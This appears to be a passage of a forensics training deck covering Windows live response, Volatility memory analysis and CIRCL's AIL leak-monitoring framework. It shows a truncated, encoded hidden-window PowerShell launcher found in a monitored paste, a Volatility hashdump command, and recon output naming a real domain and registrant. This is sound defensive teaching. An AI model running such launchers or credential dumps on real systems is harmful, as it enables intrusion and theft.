    doskey /history
```

- Processes/Port Mapping

6.2 Non Volatile Data

- Clear Pagefile at shutdown

```
> reg QUERY "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management"  
.....  
    ClearPageFileAtShutdown      REG_DWORD      0x0  
.....
```

- Update Last Access disabled

```
> reg QUERY "HKLM\SYSTEM\CurrentControlSet\Control\FileSystem"  
.....  
    NtfsDisableLastAccessUpdate   REG_DWORD      0x0  
.....
```

- Autostart locations

```
> .\Autoruns.exe
```

The screenshot shows the Autoruns application interface. At the top, there's a toolbar with various icons. Below the toolbar is a menu bar with 'File', 'Edit', 'View', 'Help'. The main area is a grid table with four columns: 'Autorun Entry', 'Description', 'Publisher', and 'ImagePath'. The 'ImagePath' column includes a timestamp column labeled 'Timestamp'. A vertical scroll bar is visible on the right side of the grid.

Autorun Entry	Description	Publisher	ImagePath	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell			c:\windows\system32\cmd...	11/20/2010 10:00 AM
ondll.exe	Windows Command Processor (Verified) Microsoft Windows	Microsoft Windows	c:\windows\system32\cmd...	11/20/2010 10:00 AM
HKLM\Software\Microsoft\Windows\CurrentVersion\Run			c:\windows\system32\run...	2/8/2019 2:21 PM
Windows Taskbar And Start Menu Additions Tr...	(Verified) Oracle Corporation	Oracle Corporation	c:\windows\system32\vbscr...	12/11/2017 4:42 PM
Win32s PreLoader Win32s Preloader	(Verified) Corel Corporation	Corel Corporation	c:\program files\win32\w32p...	9/18/2017 12:27 PM
Win32s UN	Win32s Update Notifier	(Verified) Corel Corporation	c:\program files\win32\w32p...	9/18/2017 12:27 PM
HKLM\Software\Microsoft\Active Setup\Installed Components			c:\windows\system32\inssetup...	2/7/2019 8:02 PM
n/a	Microsoft .NET FUSION	(Verified) Microsoft Corporation	c:\windows\system32\fuser...	2/27/2014 9:58 AM
Themes Setup	Microsoft(C) Register Server	(Verified) Microsoft Windows	c:\windows\system32\egreg...	7/14/2009 12:58 AM
Windows Desk	Microsoft(C) Register Server	(Verified) Microsoft Windows	c:\windows\system32\egreg...	7/14/2009 12:58 AM
HKLM\Software\Classes\Protocol\Filter			c:\windows\system32\egreg...	2/7/2019 4:46 PM
application\ode...	Microsoft .NET Runtime Exec...	(Verified) Microsoft Corporation	c:\windows\system32\inproc...	3/5/2010 4:06 AM
application\co...	Microsoft .NET Runtime Exec...	(Verified) Microsoft Corporation	c:\windows\system32\inproc...	3/5/2010 4:06 AM
application\xenc...	Microsoft .NET Runtime Exec...	(Verified) Microsoft Corporation	c:\windows\system32\inproc...	3/5/2010 4:06 AM
HKLM\Software\Classes\ShellEx\ContextMenuHandlers			c:\windows\system32\inproc...	2/8/2019 10:49 AM
7-Zip	7-Zip Shell Extension	(Not verified) Igor Pavlov	c:\program files\7-zip\7z.dll	12/30/2018 8:00 AM
Wn32p	Wn32p Shell Extension DLL	(Verified) Corel Corporation	c:\program files\win32\w32p...	12/11/2017 5:11 PM

6.3 Across the network

- Get Nmap command-line zipfile

<https://nmap.org/download.html>

- On Linux set up a netcat listener

```
nc -k -l 9999 >> logfile.txt
```

- Sending from subject system

```
ncat aaa.bbb.cccddd 9999
```

```
echo "Date and Time" | ncat.exe aaa.bbb.cccddd 9999
date /t | ncat.exe aaa.bbb.cccddd 9999
time /t | ncat.exe aaa.bbb.cccddd 9999
echo "—————" | ncat.exe aaa.bbb.cccddd 9999
```



7. Memory Forensics

7.1 About Memory Forensics

- History
 - 2005: String search
 - → EProcess structures
- Finding EProcess structures
 - Find the doubly linked list (ntoskrnl.exe)
 - Brute Force searching
- Information expected
 - Processes (hidden)
 - Services (listening)
 - Malware
 - Network connections
 - Registry content
 - Passwords
 - Cleartext data

7.2 Capturing memory

- Prepare USB device

- File system: ExFAT; NTFS

- Executable capturing tool

- No installation - Little impact as possible

- Write capture on device

- Administrator privileges required

- Capture memory from running system

- DumplIt.exe


- DumpIt.exe part of Comae-Toolkit

- <https://www.comae.com/>

- <https://github.com/Crypt2Shell/Comae-Toolkit/>

```
cd Z:\comae\x86\  
DumpIt.exe /OUPUT memory_20201215_1138.bin  
-- Press y to write the memory dump into the working directory
```

7.2 Capturing memory



7.2 Capturing memory

- Hibernation file: `hiberfil.sys`

Created when going into hibernation mode

Fully fleded memory content

Compressed and slightly modified

Can be converted into raw memory dump

Force hibernation:

```
powercfg /h[ibernate] [on|off]  
psshutdown -h
```

- Pagefile: `pagefile.sys`

- Swapfile: `swapfile.sys` (Windows 8)

- Crash dump: `memory.dmp` (Blue Screen)

7.3 BulkExtractor Exercise

1. Preparation

```
sudo mount -o ro,offset=$((512*2048)) circl-dfir.dd /media/case1  
mkdir memory  
mkdir memory/out  
  
cp /media/case1/memory/* memory  
cd memory
```

2. BulkExtractor

```
bulk_extractor -o out/ DEMO-PC-20180315-160249.raw
```

3. Investigate results

```
ls -lh out/  
  
less out/url_histogram.txt  
less out/email_histogram.txt  
less out/aes_keys.txt
```

7.4 Volatility Overview

Volatility 2 or Volatility 3

```
python vol.py -h | less  
python vol.py --info | less
```

```
...  
imagecopy      Copies a physical address space out as a raw DD image  
imageinfo      Identify information for the image  
...  
pslist         Print all running processes by following the EPROCESS lists  
psscan         Scan Physical memory for _EPROCESS pool allocations  
pstree         Print process list as a tree  
psxview        Find hidden processes with various process listings  
...  
sockets         Print list of open sockets  
sockscan       Scan Physical memory for _ADDRESS_OBJECT objects (tcp sockets)  
...
```

```
vol.py -f <filename> <plugin [options]> --profile=<profile>  
vol.py -f memdump.raw imageinfo
```

```
sudo apt install python3-pefile  
git clone https://github.com/volatilityfoundation/volatility3.git
```

7.4 Volatility Overview: Exercise

Identify profile:

```
vol.py -f DEMO-PC-20180315-160249.raw imageinfo
```

```
Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
AS Layer1 : IA32PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (memory/DEMO-PC-20180315-160249.raw)
PAE type : No PAE
DTB : 0x185000L
KDBG : 0x82954c70L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0x82955d00L
KUSER_SHARED_DATA : 0xffffd0000L
Image date and time : 2018-03-15 16:02:54 UTC+0000
Image local date and time : 2018-03-15 17:02:54 +0100
```

→ vol.py -f <filename> <plugin [options]> —profile=Win7SP1x86_23418

```
export VOLATILITY_PROFILE=Win7SP1x86_23418
```

→ vol.py -f <filename> <plugin [options]>

7.5 Volatility: Process Analysis

`pslist`

- Running processes
- Process IP - PID
- Parent PIP - PPID
- Start time

`pstree`

- Like `pslist`
- Visual child-parent relation

`psscan`

- Brute Force
- Find inactive and/or hidden processes

`psxview`

- Run and compare some tests
- Correlate `psscan` and `pslist`

7.5 Volatility: Process Analysis

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw pslist > pslist.txt
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Ses	Wow64	Start	
0x84233af0	System	4	0	70	505	—	0	2019-04-15 15:02:52 UTC+0000	
0x848d8288	smss.exe	248	4	2	29	—	0	2019-04-15 15:02:52 UTC+0000	
0x8487a700	csrss.exe	324	308	9	384	0	0	2019-04-15 15:02:54 UTC+0000	
0x84fb530	csrss.exe	360	352	7	274	1	0	2019-04-15 15:02:54 UTC+0000	
0x84fc3530	wininit.exe	368	308	3	77	0	0	2019-04-15 15:02:54 UTC+0000	
0x84fd0530	winlogon.exe	396	352	4	112	1	0	2019-04-15 15:02:54 UTC+0000	
0x85048a18	services.exe	456	368	8	203	0	0	2019-04-15 15:02:55 UTC+0000	
0x8505ac00	lsass.exe	464	368	7	580	0	0	2019-04-15 15:02:55 UTC+0000	
0x8505caa0	lsm.exe	472	368	10	145	0	0	2019-04-15 15:02:55 UTC+0000	
...									
...									
...									
0x85050b60	WmiPrvSE.exe	3268	564	9	175	0	0	2019-04-15 15:06:52 UTC+0000	
0x8438bd40	owxxb-a.exe	3432	3368	15	471	1	0	2019-04-15 15:07:13 UTC+0000	
0x84394030	VSSVC.exe	3676	456	6	123	0	0	2019-04-15 15:07:22 UTC+0000	
0x84394488	svchost.exe	3728	456	6	70	0	0	2019-04-15 15:07:23 UTC+0000	
0x84a243c8	notepad.exe	3820	3432	1	64	1	0	2019-04-15 15:08:05 UTC+0000	
0x846d8030	iexplore.exe	3832	3432	19	427	1	0	2019-04-15 15:08:06 UTC+0000	
0x846d2d40	iexplore.exe	3908	3832	11	293	1	0	2019-04-15 15:08:07 UTC+0000	
0x846e5a58	dllhost.exe	3928	564	6	94	1	0	2019-04-15 15:08:07 UTC+0000	
0x84684d40	dllhost.exe	4012	564	10	212	1	0	2019-04-15 15:08:08 UTC+0000	

7.5 Volatility: Process Analysis

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw psxview > psxview
```

Offset(P)	Name	PID	pslist	psscan	thrdproc	pspcid	csrss	session	deskthrd
.....									
.....									
0x3f60f030	taskhost.exe	352	True	True	True	True	True	True	True
0x3fa84d40	dllhost.exe	4012	True	True	True	True	True	True	True
0x3ec23148	spoolsv.exe	1296	True	True	True	True	True	True	True
0x3f63f470	explorer.exe	920	True	True	True	True	True	True	True
0x3ff0bd40	owxxb-a.exe	3432	True	True	True	True	True	True	True
0x3f3d0530	winlogon.exe	396	True	True	True	True	True	True	True
0x3f3c3530	wininit.exe	368	True	True	True	True	True	True	True
0x3ec9f030	svchost.exe	688	True	True	True	True	True	True	True
0x3ef3d758	VBoxTray.exe	1832	True	True	True	True	True	True	True
0x3fae5a58	dllhost.exe	3928	True	True	True	True	True	True	True
0x3ec50b60	WmiPrvSE.exe	3268	True	True	True	True	True	True	True
0x3ec88b90	svchost.exe	564	True	True	True	True	True	True	True
0x3ecd3768	svchost.exe	820	True	True	True	True	True	True	True
0x3ef4f030	SearchIndexer.	2008	True	True	True	True	True	True	True
0x3ec08d40	svchost.exe	1444	True	True	True	True	True	True	True
0x3ed10d40	svchost.exe	1008	True	True	True	True	True	True	True
0x3f6243c8	notepad.exe	3820	True	True	True	True	True	True	True
0x3ecd95f8	svchost.exe	852	True	True	True	True	True	True	True
0x3fad2d40	iexplore.exe	3908	True	True	True	True	True	True	True
.....									
.....									

7.6 Volatility: Network Analysis

- Windows XP and 2003 Server
 - connections
 - connscan
 - sockets
- Windwos 7
 - netscan

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw netscan > netscan.txt
```

Proto	Local Address	Foreign Address	State	Pid	Owner
.....					
UDPV4	0.0.0.0:0	*:*		2748	powershell.exe
UDPV6	:::0	*:*		2748	powershell.exe
TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	456	services.exe
TCPv4	0.0.0.0:49156	0.0.0.0:0	LISTENING	464	lsass.exe
TCPv6	:::49156	:::0	LISTENING	464	lsass.exe
TCPv4	10.0.2.15:49167	2.17.201.11:80	ESTABLISHED	1128	svchost.exe
TCPv4	10.0.2.15:49166	93.184.220.29:80	ESTABLISHED	1128	svchost.exe
TCPv4	10.0.2.15:49165	50.62.124.1:80	ESTABLISHED	3432	owxxb-a.exe
TCPv4	10.0.2.15:49160	216.239.32.21:80	ESTABLISHED	3432	owxxb-a.exe
TCPv4	10.0.2.15:49162	2.17.201.8:80	ESTABLISHED	3432	owxxb-a.exe
TCPv4	10.0.2.15:49168	13.107.21.200:80	ESTABLISHED	3832	iexplore.exe
TCPv4	10.0.2.15:49159	94.23.7.52:80	CLOSE_WAIT	2748	powershell.exe
.....					

7.7 Volatility: Other plugins

- Other useful plugins

```
volatility -f memdump.raw sessions
volatility -f memdump.raw privs
volatility -f memdump.raw hivelist
volatility -f memdump.raw filescan
volatility -f memdump.raw timeline
volatility -f memdump.raw hashdump
```

- Get SIDs

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw getsids

powershell.exe (2748): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
owxxb-a.exe (3432): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
notepad.exe (3820): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
iexplore.exe (3832): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
iexplore.exe (3908): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
dllhost.exe (3928): S-1-5-21-3408732720-2018246097-660081352-1000 (John)
```

7.7 Volatility: Other plugins

- Command line history

```
vol.py --profile=Win7SP1x86 -f memdump.raw cmdline  
vol.py --profile=Win7SP1x86 -f memdump.raw cmdscan  
vol.py --profile=Win7SP1x86 -f memdump.raw consoles
```

- Find suspicious processes

```
volatility --profile=Win7SP1x86 -f Win-Enc-20190415.raw malfind
```

```
Process: owxxb-a.exe Pid: 3432 Address: 0x400000  
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE  
Flags: CommitCharge: 134, MemCommit: 1, PrivateMemory: 1, Protection: 6
```

0x00400000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00	MZ.....
0x00400010	b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
0x00400020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x00400030	00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00

0x00400000	4d	DEC EBP
0x00400001	5a	POP EDX
0x00400002	90	NOP

7.8 Volatility Exercise

```
python volatility3/vol.py -q --help | less
mkdir out2

python volatility3/vol.py -q -f ./DEMO-PC-20180315-160249.raw windows.pslist >out2/pslist
python volatility3/vol.py -q -f ./DEMO-PC-20180315-160249.raw windows.pstree >out2/pstree
python volatility3/vol.py -q -f ./DEMO-PC-20180315-160249.raw windows.psscan >out2/psscan
python volatility3/vol.py -q -f ./DEMO-PC-20180315-160249.raw windows.psxview >out2/psxview

python volatility3/vol.py -q -f ./DEMO-PC-20180315-160249.raw windows.netscan.NetScan >out2/netscan

python volatility3/vol.py -q -f ./DEMO-PC-20180315-160249.raw windows.dumpfiles.DumpFiles >out2/dumpfiles
python volatility3/vol.py -q -f ./DEMO-PC-20180315-160249.raw windows.filescan.FileScan >out2/filescan

python volatility3/vol.py -q -f ./DEMO-PC-20180315-160249.raw timeliner > out2/timeliner

python volatility3/vol.py -q -f ./DEMO-PC-20180315-160249.raw windows.registry.hivelist.HiveList >out2/hivelist

python volatility3/vol.py -q -f ./DEMO-PC-20180315-160249.raw windows.consoles.Consoles >out2/consoles
python volatility3/vol.py -q -f ./DEMO-PC-20180315-160249.raw windows.cmdline.CmdLine >out2/cmdline
python volatility3/vol.py -q -f ./DEMO-PC-20180315-160249.raw windows.cmdline.CmdScan >out2/cmdscan
```



8. Bibliography and Outlook

8.1 Bibliography

- Windows Forensic Analysis 2E

Harlan Carvey

Syngress 2nd edition

ISBN-13: 978-1-59-749422-9

- Windows Forensics

Dr. Philip Polstra

CreateSpace Independent Publishing

ASIN: B01K3RPWIY

- Windows Forensic Analysis for Windows 7 3E

Harlan Carvey

Syngress

ISBN-13: 978-1-59-749727-5

8.2 Outlook

- Scheduled Tasks
- Windows 8 analyzis
- Windows 10 analyzis
- Internet artifacts
- Mobile Forensics

Overview

1. Windows Registry
2. Event Logs
3. Other Sources of Information
4. Malware Analysis
5. Analysing files
6. Live Response
7. Memory Forensics
8. Bibliography and Outlook

AIL Framework for Analysis of Information Leaks

data mining - website and darkweb correlation



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2019/11/28

Objectives

Our objectives

- Show how to use and extend an open source tool to monitor web pages, pastes, forums and hidden services
- Explain challenges and the design of the AIL open source framework
- Learn how to create new modules
- Learn how to use, install and start AIL
- **Supporting investigation using the AIL framework**

AIL Framework

From a requirement to a solution: AIL Framework


History:

- AIL¹ initially started as an **internship project** (2014) to evaluate the feasibility to automate the analysis of (un)structured information to find leaks.
- In 2019, AIL framework is an **open source software** in Python. The software is actively used (and maintained) by CIRCL and many organisations.

¹<https://www.github.com/CIRCL/AIL-Framework>

AIL Framework: A framework for Analysis of Information Leaks

"AIL is a modular framework to analyse potential information leaks from unstructured data sources."



Capabilities Overview

Common usage

- **Check** if mail/password/other sensitive information (terms tracked) leaked
- **Detect** reconnaissance of your infrastructure
- **Search** for leaks inside an archive
- **Monitor** and crawl websites

Support CERT and Law Enforcement activities

- Proactive investigation: leaks detection
 - List of emails and passwords
 - Leaked database
 - AWS Keys
 - Credit-cards
 - PGP private keys
 - Certificate private keys
- Feed Passive DNS or any passive collection system
- CVE and PoC of vulnerabilities most used by attackers

Support CERT and Law Enforcement activities

- Website monitoring
 - monitor DDoS "booters"
 - Detect encoded exploits (WebShell, malware encoded in Base64, ...)
 - SQL injections against new targets
- Automatic and manual submission to threat sharing and incident response platforms
 - MISP
 - TheHive
- Term/Regex monitoring for local companies/government

Sources of leaks

Mistakes from users:

remove_password Pull requests Issues Marketplace Gist

Repositories 135 Code 1K Commits 322K Issues Wikis Users

322,302 commit results Sort: Best match ▾

 Make remove_password actually work
javitonino committed to freaktiful/cartodb on 1 Mar

 remove password
wenlei committed to cjh1990/wap_demo 2 days ago

 remove password
yejune committed to yejune/dockerfile-sshd 3 days ago

12 of 90 Removed Passwords

Sources of leaks: Paste monitoring

- Example: <http://pastebin.com/>
 - Easily storing and sharing text online
 - Used by programmers and legitimate users
 - Source code & information about configurations

Sources of leaks: Paste monitoring

- Example: <http://pastebin.com/>
 - Easily storing and sharing text online
 - Used by programmers and legitimate users
 - Source code & information about configurations
- Abused by attackers to store:
 - List of vulnerable/compromised sites
 - Software vulnerabilities (e.g. exploits)
 - Database dumps
 - User data
 - Credentials
 - Credit card details
 - More and more ...

Examples of pastes

<p>text 4.41 KB</p> <pre>1. - - - - - Tool by Y3t1y3t (u 2. 3.</pre>	<p>text 2.02 KB</p> <pre>1. KillerGram - Yuffie - Smoke The Big Dick [smkwhr] (Upload 2. 3.</pre>
<p>text 4.57 KB</p> <pre>4. 1. #include "wejwyj.h" 5. 6. 2. 7. 3. int zapisz (FILE *plik_ 8. 4. int i, j; 9. 5. if (obr->KOLOR==0) { 10. 6. 11. 7. fprintf (plik_wy, "P2 12. 8. fprintf (plik_wy, "%d 13. 9. fprintf (plik_wy, "%d 14. 10. for (i=0; i<obr->wymy 15. 11. for (j=0; j<obr->wymx; j+ 16. 12. fprintf (plik_wy, "%d ", 17. 13. }</pre>	<p>text 2.66 KB</p> <pre>4. 1. <item name="%the_component_to_be_disabled%" xsi:type="array"> 5. 2. <item name="config" xsi:type="array"> 6. 3. <item name="componentDisabled" xsi:type="boolean">true</item> 7. 4. </item> 8. 5. </item> 9. 10. 6. 11. 7. <?xml version="1.0"?> 12. 8. 13. 9. <page xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="/etc/page_configuration.xsd"> 14. 10. <body> 15. 11. <referenceBlock name="checkout.root"> 16. 12. <arguments> 17. 13. <argument name="jsLayout" xsi:type="array"></pre>

Why so many leaks?

- Economical interests (e.g. Adversaries promoting services)
- Political motives (e.g. Adversaries showing off)
- Collaboration (e.g. Criminals need to collaborate)
- Operational infrastructure (e.g. malware exfiltrating information on a pastie website)
- Mistakes and Errors

Are leaks frequent?

Yes!

and we have to deal with this as a CSIRT.

- **Contacting companies or organisations** who did specific accidental leaks
- **Discussing with media** about specific case of leaks and how to make it more practical/factual for everyone
- Evaluating the economical market for cyber criminals (e.g. DDoS booters² or reselling personal information - reality versus media coverage)
- Analysing collateral effects of malware, software vulnerabilities or exfiltration

→ And it's important to detect them automatically.

²<https://github.com/D4-project/>

Paste monitoring at CIRCL: Statistics

- Monitored paste sites: 27
 - *pastebin.com*
 - *ideone.com*
 - ...

	2016	2017	08.2018
Collected pastes	18,565,124	19,145,300	11,591,987
Incidents	244	266	208

Table: Pastes collected and incident³ raised by CIRCL

³<http://www.circl.lu/pub/tr-46>

MISP

MISP Taxonomies

- **Tagging** is a simple way to attach a classification to an event or attribute.
- **Classification must be globally used to be efficient.**
- Provide a set of already defined classifications modeling estimative language
- Taxonomies are implemented in a simple JSON format ⁴.
- Can be easily cherry-picked or extended

⁴<https://github.com/MISP/misp-taxonomies>

Taxonomies useful in AIL

- **infoleak**: Information classified as being potential leak.
- **estimative-language**: Describe quality and credibility of underlying sources, data, and methodologies.
- **admiralty-scale**: Rank the reliability of a source and the credibility of an information
- **fpf⁵**: Evaluate the degree of identifiability of personal data and the types of pseudonymous data, de-identified data and anonymous data.

⁵Future of Privacy Forum

Taxonomies useful in AIL

- **tor**: Describe Tor network infrastructure.
- **dark-web**: Criminal motivation on the dark web.
- **copine-scale⁶**: Categorise the severity of images of child sex abuse.

⁶Combating Paedophile Information Networks in Europe

threat sharing and incident response platforms



Goal: submission to threat sharing and incident response platforms.

threat sharing and incident response platforms



1. Use infoleak taxonomy⁷
2. Add your own tags
3. Create an event on a paste

⁷<https://www.misp-project.org/taxonomies.html>

Automatic submission on tags

MISP Auto Event Creation Enabled



MISP
Threat Sharing

× Disable Event Creation

The hive auto export Disabled



Enable Alert Creation

Metadata : 6 / 25

Show entries Search:

Whitelist	Tag
<input checked="" type="checkbox"/>	infoleak:automatic-detection="api-key"
<input checked="" type="checkbox"/>	infoleak:automatic-detection="aws-key"
<input checked="" type="checkbox"/>	infoleak:automatic-detection="base64"
<input type="checkbox"/>	infoleak:automatic-detection="bitcoin-address"
<input type="checkbox"/>	infoleak:automatic-detection="bitcoin-private-key"

Showing 1 to 5 of 25 entries

Previous 1 2 3 4 5 Next

Metadata : 23 / 25

Show entries Search:

Whitelist	Tag
<input checked="" type="checkbox"/>	infoleak:automatic-detection="api-key"
<input checked="" type="checkbox"/>	infoleak:automatic-detection="aws-key"
<input checked="" type="checkbox"/>	infoleak:automatic-detection="base64"
<input checked="" type="checkbox"/>	infoleak:automatic-detection="bitcoin-address"
<input checked="" type="checkbox"/>	infoleak:automatic-detection="bitcoin-private-key"

Showing 1 to 5 of 25 entries

Previous 1 2 3 4 5 Next

Create a MISP event

infoleak:automatic-detection="base64" [+](#)

Date	Source	Encoding	Language	Size (Kb)	Mime
20/06/2018	pastebin.com_pro	text/plain	('ml', 0.9892176706413881)	1.58	text/plain

[Create MISP Event](#)

Duplicate list:

Show entries

Hash type	Paste info	Date	Path
['lsh']	Similarity: [59)%	2018-05-30	/home/aurelien/git/python3/AII-framework/PASTES/archive/pastebin.com_pro/2018/05/30/ePtpckUe.gz

Showing 1 to 1 of 1 entries

Content:

[\[Raw content\]](#)

```
powershell -noP -sta -w 1 -enc JABHAFIATwBVAAUABvAEwAaQBDAHkAUwBFAFQAVABJA64ARwBzACAAPQAgAFsAcgBFAEYAXQAuAEEAUwBTAGUAbQBCA0wAeQAuAEcAZQB0AFQ AeQBwAGUAKAAAnAF
```

Create a MISP event



MISP
Threat Sharing

Distribution: Your organisation only

Threat Level: Medium

Analysis: Initial

Event Info: Quick Event Description or Tracking Info

Publish Event

Create Event Close

Current capabilities

AIL Framework: Current capabilities

- Extending AIL to add a new **analysis module** can be done in 50 lines of Python
- The framework **supports multi-processors/cores by default**. Any analysis module can be started multiple times to support faster processing during peak times or bulk import
- **Multiple** concurrent **data input**
- Tor Crawler

AIL Framework: Current features

- Extracting **credit cards numbers, credentials, phone numbers,**
...
- Extracting and validating potential **hostnames**
- Keeps track of **duplicates**
- Submission to threat sharing and incident response platform
(MISP and TheHive)
- **Full-text indexer** to index unstructured information
- **Tagging** for classification and searches
- Terms, sets and regex **tracking and occurrences**
- Archives, files and raw **submission** from the UI
- PGP and Decoded (Base64, ...) Correlation
- And many more


Terms Tracker

- Search and monitor specific keywords
 - Automatic Tagging
 - Email Notifications
- Track Term
 - ddos
- Track Set
 - booter,ddos,stresser;2
- Trag Regex
 - circl\.lu

Terms Tracker:

82a87a6a-88f1-4ab1-ba53-1bf15211b4b8

Type	Tracker	Date added	Level	Created by	First seen	Last seen	Tags	Email
regex	\b[A-Z]{2}[0-9]{2}(?::[]?[0-9]{4})(4)(?:(?::[]?[0-9]{3}))(3)(?:[]?[0-9]{1,2})\b	2019/09/12	1	admin@admin.test	2018/08/31	2019/11/28		



yyyy-mm-dd

yyyy-mm-dd

Search Tracked Items

Terms Tracker - Practical part

- **Create and test your own term tracker**

 Tags (optional, space separated)

 E-Mails Notification (optional, space separated)

 Tracker Description (optional)

- Select a tracker type - 

 Show tracker to all Users

 Add Tracker

Recon and intelligence gathering tools

- **Attacker also share informations**
- Recon tools detected: 94
 - sqlmap
 - dnsScan
 - whois
 - msfconsole (metasploit)
 - dnmap
 - nmap
 - ...

Recon and intelligence gathering tools

```
#####
=====
Hostname      www.pabloquintanilla.cl           ISP      Wix.com Ltd.
Continent     North America          Flag
US
Country       United States          Country Code   US
Region        Unknown              Local time    19 Nov 2019 07:59 CST
City          Unknown              Postal Code   Unknown
IP Address    185.230.60.195        Latitude     37.751
                  Longitude    -97.822
=====
#####
> www.pabloquintanilla.cl
Server:        38.132.106.139
Address:       38.132.106.139#53

Non-authoritative answer:
www.pabloquintanilla.cl canonical name = www192.wixdns.net.
www192.wixdns.net      canonical name = balancer.wixdns.net.
Name:   balancer.wixdns.net
Address: 185.230.60.211
>
#####
Domain name: pabloquintanilla.cl
Registrant name: SERGIO TORO
Registrant organisation:
Registrar name: NIC Chile
34 of 90 registrar URL: https://www.nic.cl
```

Decoder

- Search for encoded strings
 - Base64
 - Hexadecimal
 - Binary
- Guess Mime-type
- Correlate paste with decoded items

Decoder: Practical Part

